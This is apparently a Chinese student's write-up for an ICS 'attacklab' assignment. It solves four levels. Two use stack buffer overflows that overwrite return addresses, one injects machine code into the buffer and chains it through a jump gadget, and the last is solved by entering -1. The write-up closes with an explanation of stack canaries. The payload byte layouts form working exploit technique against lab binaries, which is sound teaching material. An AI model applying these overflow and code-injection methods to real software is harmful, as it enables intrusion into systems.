

problem1

这道题很简单，没有用的代码很多，只需要关注关键的那一部分即可。主函数主要是调用fread读取了一个字符串放在-0x110(%rbp)处然后调用了func函数。对func进行栈溢出攻击。func的栈帧如下。

		payload
rbp + 8 返回地址		16 12 40 00 00 00 00 00
rbp		01 01 01 01 01 01 01 01
rbp-0x8	目的字符串	01 01 01 01 01 01 01 01
rbp-0x18	源字符串	
rbp-0x20 rsp		

func调用了strcpy函数，我们利用缓冲区溢出用ret跳转到0x401216处，这个地方调用了我们需要的函数打印Yes!! like ICS!。所用的攻击输入及其对应位置已经画在表格里了。

```
● sktz@M-PC:~/attacklab$ ./problem1 ans.bin
Do you like ICS?
Yes!I like ICS!
```

problem2

这个题和problem1大同小异，主函数还是不用细看，大致也是用fread读文件到-0x120(%rbp)处，然后后调用了func。func里调用了memcpy，memcpy有3个参数，-0x8(%rbp)目的位置，-0x18(%rbp)源位置，\$0x38是读取的字节数量，因为缓冲区很小所以这个大小绰绰有余了。栈帧如下

		payload
rbp + 8 返回地址		4c 12 40 00 00 00 00 00
rbp		00 00 00 00 00 00 00 00
rbp-0x8	目的字符串	00 00 00 00 00 00 00 00
rbp-0x18	源字符串	
rbp-0x20 rsp		

我们利用缓冲区溢出用ret跳转到0x40124c处，这个地方调用了我们需要的函数打印Yes!! like ICS!。
ps:至于怎么找到的所需字符串凡是汇编代码从奇怪的地方搬运某个东西的时候用gdb的x/s

打印一下地址看看很容易找到。

```
sktz@M-PC:~/attacklab$ ./problem2 ans.bin
Do you like ICS?
Welcome to the second level!
Yes! I like ICS!
```


problem3

这个题的主函数和前两道题一样，也是用fread读文件到-0x110(%rbp)处，然后后调用了func。func里调用了memcpy，memcpy有3个参数，-0x20(%rbp)目的位置，-0x28(%rbp)源位置，\$0x40是读取的字节数量，这次需要巧妙利用一下缓冲区了。题目要求是打印字符串Your lucky number is 114,虽然很恶臭，但我们经过一番苦心搜索，还是在func1里找到了所需字符串，这个字符串藏得很深，0x63756c2072756f59 0x65626d756e20796b 0x3431312073692072这三个long被放在栈里，地址在func1的-0x40(%rbp)，按照小端法转成字符串就是Your lucky number is 114。由于func1在一开始要检查%edi这个寄存器里的值是否是0x72比较复杂，我想直接跳转到判断后面的0x40122b,这里有个小坑，由于之前把rsp和rbp都破坏了，由于func2要给%rbp下面的栈空间赋值，要在攻击的func的pop %rbp处给%rbp赋一个合适的值，否则会出现1.直接地址无效报错推出；2.储存的字符串被后面调用的puts函数的栈帧覆盖导致输出乱码。而且这种操作会在exit函数中检测到栈破坏引发段错误，只能在gdb中才能正确输出，所以我们用另一种方法。

直接上栈帧

rbp -0x10		payload:	
rbp +0x8		16 12 40 00 00 00 00 00	func1的地址
rbp	返回地址	39 1a 40 00 00 00 00 00	<jmp_xs>的一部分代码
rbp -0x8	弹栈rbp	00 00 00 00 00 00 00 00	
rbp -0x10		00 00 00 00 00 00 00 00	
rbp -0x18		00 c3 00 00 00 00 00 00	c3是ret
rbp -0x20	目的地址	BF 72 00 00 00 00 00 00	BF 72 00 00 00 00 00 00 00是mov \$0x72 \$rdi
rbp -0x30 rsp			的机器码

我们这次直接把机器码注射到缓冲区里。观察到`jmp_xs`这个函数会直接跳转到在`func`中储存的`rsp+0x10`，也就是`rbp -0x20`处。我们在`func`的`ret`处跳转到`0x401a39`顺便可以稍微让`rbp`正常一点（此处是`mov rsp rbp`），接下来就跳转到了`rbp -0x20`处。我们先执行`mov $0x72 $rdi`操作这样`rdi`就满足了条件，此时`rsp`在`rbp +0x8`处，我们在这里放置`func1`的地址的地址，这样就可以用`0xc3 (ret)`再次跳转到`func2`处，由于这次`func2`是正常执行的，不会出现任何上面的问题，函数正常运行输出结果。附上截图。



```
● sktz@M-PC:~$ cd attacklab
● sktz@M-PC:~/attacklab$ ./problem3 ans0.bin
Do you like ICS?
Now, say your lucky number is 114!
If you do that, I will give you great scores!
Your lucky number is 114
○ sktz@M-PC:~/attacklab$
```

problem4

就像文档里写的那样，这个题不需要任何栈溢出攻击，甚至我觉得它应该放在`bomblab`里面。不管调用了凯撒密码进行加密，但是加密的是提示用的字符串，因为与问题无关这里也不会分析。最后的问题是要我们输入一个32位的无符号数，为什么是无符号是汇编里比较用的是`jb`。然后这个数字要比`0xffffffffe`大，那它就只能是`0xfffffffff`，后面又进行了奇怪的比较让这个数`a`减1，另一个从零开始的数字`b+1`直到`b`比`0xffffffffe`大，然后判断`a`比0大其实是原地`tp`，我们直接输入-1就可以通关了。

至于要详细说一下金丝雀是怎么保护栈的我找个例子说一下。举`func1`为例

```

0000000000000131c <func1>:
   131c:  f3 0f 1e fa          endbr64
   1320:  55                   push    %rbp
   1321:  48 89 e5             mov     %rsp,%rbp
   1324:  48 83 ec 10          sub     $0x10,%rsp
   1328:  64 48 8b 04 25 28 00 mov     %fs:0x28,%rax
   132f:  00 00
   1331:  48 89 45 f8          mov     %rax,-0x8(%rbp)
   1335:  31 c0                xor     %eax,%eax
   1337:  48 8d 05 ca 0c 00 00 lea     0xca(%rip),%rax
   133e:  48 89 c7             mov     %rax,%rdi
   1341:  e8 6a fd ff ff      call    10b0 <_init+0xb0>
   1346:  90                   nop
   1347:  48 8b 45 f8          mov     -0x8(%rbp),%rax
   134b:  64 48 2b 04 25 28 00 sub     %fs:0x28,%rax
   1352:  00 00
   1354:  74 05               je      135b <func1+0x3f>
   1356:  e8 75 fd ff ff      call    10d0 <_init+0xd0>
   135b:  c9                   leave
   135c:  c3                   ret

```

rbp	保存的rbp
rbp -0x8	金丝雀值
rbp-0x10 rsp	栈顶

函数从%fs:28处取了随机的8个字节放在rbp-8处，我们无从直到金丝雀值到底是什么，因为rax^rax这个操作会清空rax。当函数返回前会检测rbp-8处的金丝雀值和%fs:28处是否相等，如果不相等就说明栈帧已经被破坏，上面的内容已经不安全，函数就不正常推出直接报__stack_chk_fail的错误。这样就可以保证栈溢出攻击会被检测到。

```
sktz@M-PC:~/attacklab$ ./problem4
hi please tell me what is your name?
1
hi! do you like ics?
1
if you give me enough yuanshi,I will let you pass!
-1
your money is 4294967295
great!I will give you great scores
```